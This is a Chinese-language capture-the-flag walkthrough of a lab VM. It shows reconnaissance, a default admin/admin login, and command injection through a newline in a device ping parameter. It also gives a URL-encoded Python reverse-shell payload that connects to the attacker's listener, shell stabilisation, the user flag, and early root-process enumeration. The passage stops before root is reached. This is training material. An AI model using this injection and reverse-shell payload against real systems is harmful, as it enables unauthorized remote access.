

RcIt

一、信息搜集

1、确定IP

2、端口扫描

二、端口渗透

1、7000端口

2、80端口

三、Web深入挖掘

四、提权

一、信息搜集

1、确定IP

```
1 nmap -sn 10.0.2.0/24
```

```
(kali㉿kali)-[~]  
$ nmap -sn 10.0.2.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 09:49 CST  
Nmap scan report for 10.0.2.1  
Host is up (0.00030s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.2  
Host is up (0.00028s latency).  
MAC Address: 08:00:27:71:23:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.12  
Host is up (0.00063s latency).  
MAC Address: 08:00:27:ED:42:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.4  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.59 seconds
```

识别目标靶机地址

2、端口扫描

```
1 nmap --min-rate 10000 -p- 10.0.2.12
```

```
(kali㉿kali)-[~]
$ nmap --min-rate 10000 -p- 10.0.2.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 09:49 CST
Nmap scan report for 10.0.2.12
Host is up (0.00021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
7000/tcp   open  afs3-fileserver
MAC Address: 08:00:27:ED:42:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds

(kali㉿kali)-[~]
$ nmap --min-rate 10000 -p- 10.0.2.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 09:51 CST
Nmap scan report for 10.0.2.12
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
7000/tcp   open  afs3-fileserver
MAC Address: 08:00:27:ED:42:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

两次扫描，减少误报。发现80，22，7000三个端口

个人习惯端口复杂度来排序进行测试，7000>80>22

22没什么测的，80东西太多，所以先测7000

二、端口渗透

1、7000端口

```
1 nmap -sC -sV -O -p 7000 10.0.2.12
```

```
(kali㉿kali)-[~]
$ nmap -sV -sC -O -p 7000 10.0.2.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 09:54 CST
Nmap scan report for 10.0.2.12
Host is up (0.00030s latency).
PORT      STATE SERVICE      VERSION
7000/tcp   open  ssl/afs3-fileserver?
|_ ssl-cert: Subject: commonName=rctl.shanlire.net/organizationName=rctl
|_ Not valid before: 2026-08-07T23:50:27
|_ Not valid after: 2036-08-04T23:50:27
|_ irc-info: Unable to open connection
|_ ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:ED:42:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Google Chromecast with Google TV (Android 10, Linux 4.9) (93%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux
93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.62 seconds

(kali㉿kali)-[~]
$
```

nmap扫描结果没有发现什么东西，并且也没用明确是什么服务，我们先简单用浏览器访问一下是否有东西。

```
1  └─(kali㉿kali)-[~]
2  └─$ curl -vk https://10.0.2.12:7000
3
4  * Trying 10.0.2.12:7000...
5  * ALPN: curl offers h2,http/1.1
6  * TLSv1.3 (OUT), TLS handshake, Client hello (1):
7  * TLSv1.3 (IN), TLS handshake, Server hello (2):
8  * TLSv1.3 (IN), TLS change cipher, Change cipher spec (1):
9  * TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
10 * TLSv1.3 (IN), TLS handshake, Certificate (11):
11 * TLSv1.3 (IN), TLS handshake, CERT verify (15):
12 * TLSv1.3 (IN), TLS handshake, Finished (20):
13 * TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
14 * TLSv1.3 (OUT), TLS handshake, Finished (20):
15 * SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384 / X25519MLKEM768 / RSASSA
-PSS
16 * ALPN: server did not agree on a protocol. Uses default.
17 * Server certificate:
18 * subject: CN=rctl.shanlire.net; O=rctl
19 * start date: Aug  7 23:50:27 2026 GMT
20 * expire date: Aug  4 23:50:27 2036 GMT
21 * issuer: CN=wirelessr_ca; O=Wirelessr
22 * SSL certificate verify result: unable to get local issuer certificate (20), co
ntinuing anyway.
23 * Certificate level 0: Public key type RSA (2048/112 Bits/secBits), signed usin
g sha256WithRSAEncryption
24 * Connected to 10.0.2.12 (10.0.2.12) port 7000
25 * using HTTP/1.x
26 > GET / HTTP/1.1
27 > Host: 10.0.2.12:7000
28 > User-Agent: curl/8.14.1
29 > Accept: */*
30 >
31 * Request completely sent off
32 * TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
33 * TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
```

发现也不是标准的http/https协议，放弃，转向熟悉的80端口

2、80端口

目录扫描

```
1  gobuster dir -u http://10.0.2.12 -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt -x txt,php,html
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.12
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 146]
/index.php (Status: 200) [Size: 955]
/build.php (Status: 302) [Size: 0] [→ index.php]
/dashboard.php (Status: 302) [Size: 0] [→ index.php]
/device.php (Status: 302) [Size: 0] [→ index.php]
/.html (Status: 403) [Size: 146]
```

收获不大，没有什么结果，不限制后缀再扫一次

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.12
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 220560 / 220561 (100.00%)

Finished
```

依旧没有结果

访问80端口发现是一个后台登录页

Wirelesser 设备管理平台

用户名

密 码

登 录

尝试去搜索下wirelesser是否是开源平台，是否有一些nday或默认密码




并未发现任何线索，判断为出题人自建平台

查看源码寻找提示信息，无果

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <title>Wireless 设备管理平台 - 登录</title>
6 <style>
7 body { background:#f0f4f8; font-family:SimSun,serif; }
8 .box { width:360px; margin:120px auto; background:#fff; border:1px solid #c8d2dc; padding:30px 40px; }
9 h1 { font-size:18px; color:#1a4f7a; text-align:center; }
10 td { padding:6px 0; }
11 input { width:100%; padding:6px; border:1px solid #a8b8c8; }
12 .btn { background:#1a4f7a; color:#fff; border:none; padding:8px; width:100%; cursor:pointer; }
13 .err { color:#c00; font-size:13px; text-align:center; }
14 </style>
15 </head>
16 <body>
17 <div class="box">
18 <h1>Wireless 设备管理平台</h1>
19 <form method="post">
20 <table width="100%">
21 <tr><td>用户名</td><td><input type="text" name="username"></td></tr>
22 <tr><td>密 码</td><td><input type="password" name="password"></td></tr>
23 <tr><td colspan="2"><input type="submit" class="btn" value="登 录"></td></tr>
24 </table>
25 </form>
26 </div>
27 </body>
28 </html>
29
```


打开BP，无任何JS加载，分析JS，此路不通。




最后尝试弱口令，发现admin/admin成功登录

三、Web深入挖掘

进入下发命令功能点，发现有连通性测试功能点。



尝试管道符拼接命令。



发现管道符| 被过滤，尝试绕过

由于可能功能点中不回显ls命令，我们使用burpsuit来请求，一方面更好URL编码，另一方面可以看到UI中可能不回显的内容。

```
1 ip=127.0.0.1%0als
```

```

1 GET /device.php?ip=127.0.0.1%0a%0a%0a HTTP/1.1
2 Host: 10.0.2.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://10.0.2.12/device.php?ip=127.0.0.1%250a%0a%0a
9 Cookie: PHPSESSID=c0c14b30b3701226852b0e056ed1b4a4
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52

```

成功实现RCE

查找是否有python, 确定环境有python3

```
1 /device.php?ip=127.0.0.1%0awhich%20python3
```

```

GET /device.php?ip=127.0.0.1%0awhich%20python3 HTTP/1.1
Host: 10.0.2.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.0.2.12/device.php?ip=127.0.0.1%250a%5c
Cookie: PHPSESSID=c0c14b30b3701226852b0e056d1b4a4
Upgrade-Insecure-Requests: 1
Priority: u=0, 1

background:#222;
color:#7cf87c;
padding:10px;
overflow:auto;
}
</style>
</head>
<body>
<div class="nav">
<a href="dashboard.php">
设备列表
</a>
<a href="device.php">
下发命令
</a>
<span style="float:right">
欢迎, admin
</span>
</div>
<div class="wrap">
<h2>
设备连通性检查
</h2>
<form method="get">
目标IP: <input type="text" name="ip" size="30" value="127.0.0.1
which python3">
<input type="submit" value="检查">
</form>
<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000 ms
</pre>
</div>
</body>
</html>

```

随后我们尝试反弹shell

```
1 nc -lvnp 4444 #启动监听
```

burpsuit输入payload

```

1  GET /device.php?ip=127.0.0.1%0a%20python3%20-c%20%27import%20socket%2Csubprocess%
   2Cos%0as%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%0as.connect%28%
   28%2210.0.2.4%22%2C4444%29%29%0aos.dup%28s.fileno%28%29%2C0%29%0aos.dup%28s.fil
   eno%28%29%2C1%29%0aos.dup%28s.fileno%28%29%2C2%29%0ap%3Dsubprocess.call%28%5B%2
   2%2Fbin%2Fsh%22%2C%22-i%22%5D%29%27 HTTP/1.1
2  Host: 10.0.2.12
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.
   0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://10.0.2.12/device.php?ip=127.0.0.1%250als
9  Cookie: PHPSESSID=c0c14b30b3701226852b0e056ed1b4a4
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

```

成功反弹shell

```

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.12] 39676
/bin/sh: 0: can't access tty; job control turned off
$

```

四、提权

1、提升交互性

因为有python3，我们输入

```

1  python3 -c 'import pty; pty.spawn("/bin/bash")'
2
3  随后Ctrl + Z 挂起
4
5  再输入
6  stty raw -echo; fg
7
8  两次回车进入

```

寻找user.txt

```

www-data@Maze:~$ ls
firmware  html  user.txt
www-data@Maze:~$ cat user.txt
flag{user-2c3eefe33629fcb5c4794716161b3104}
www-data@Maze:~$

```

获得第一个flag

flag{user-2c3eefe33629fcb5c4794716161b3104}

随后进入家目录，查看是否有其他用户

```

www-data@Maze:/home$ ls
kaishui
www-data@Maze:/home$

```

发现用kaishui用户，尝试水平提权

常规提权寻找

```
1 sudo -l #发现需要密码，尝试几个弱口令不行放弃
2 find / -perm -4000 #都是常规的，无提权点放弃
3 crontab #也没有什么可利用的。放弃
4 /etc/passwd /etc/shadow #也没有利用价值，放弃
```

常规提权放弃，回顾端口扫描阶段，想到7000端口开放，并且不知道是什么服务。查看下进程树

```
www-data@Maze:/home$ pstree -Language: zh-CN,en-US;q=0.7,en;q=0.9
systemd├──agetty
│       ├──crrond
│       ├──dbus-daemon
│       ├──dhcpcd├──dhcpcd──3*[dhcpcd]
│               └──2*[dhcpcd]
│               ├──exim4
│               ├──nginx
│               ├──php-fpm8.4├──php-fpm8.4
│                           └──php-fpm8.4──sh──python3──sh──python3──bash──pstree
└──rctcli-super.s└──rctcli└──rctcli
    ├──ssh
    ├──systemd-journal
    ├──systemd-logind
    ├──systemd-timesyn└──{systemd-timesyn}
    ├──systemd-udev
    └──tmux: server└──rctlser└──2*[{rctlser}]
```

追踪进程运行用户

```
1 ps aux | grep -E 'rctl'
```

```
www-data@Maze:/home$ ps aux | grep -E 'rctl'
```

USER	PID	%CPU	%MEM	VSZ	SS	ST	TIME	COMMAND
root	411	0.0	0.0	2680	1800 ?	Ss	21:48	0:00 /bin/sh /usr/local/sbin/rctlcli-super.sh
root	424	0.0	0.1	10988	3812 ?	S	21:48	0:00 /usr/sbin/rctlcli --class=ap-01 --wan=enp0s3 --daemon
root	433	0.0	0.3	11652	7336 ?	S	21:49	0:00 /usr/sbin/rctlcli --class=ap-01 --wan=enp0s3 --daemon
root	434	0.0	0.2	17136	5112 ?	Ss	21:49	0:00 /usr/bin/tmux new-session -d -s rctlser /usr/sbin/rctlser
root	445	0.0	0.4	158976	8744 pts/0	Ssl+	21:49	0:00 /usr/sbin/rctlser
www-data	1356	0.0	0.1	6888	2044 pts/1	S+	23:05	0:00 grep -E rctl

```
www-data@Maze:/home$
```

发现rctlcli是以root身份进行的，深度测试，查看/usr/local/sbin/rctlcli-super.sh脚本内容

```
1 www-data@Maze:/home$ cat /usr/local/sbin/rctlcli-super.sh
2 #!/bin/sh
3 # rctl client supervisor: rctlcli 自 daemon 化后会立即返回, 此 wrapper 常驻保持 uni
  t 状态
4 /usr/sbin/rctlcli --class=ap-01 --wan=enp0s3 --daemon
5 exec sleep infinity
```

此脚本提示我们从服务端来看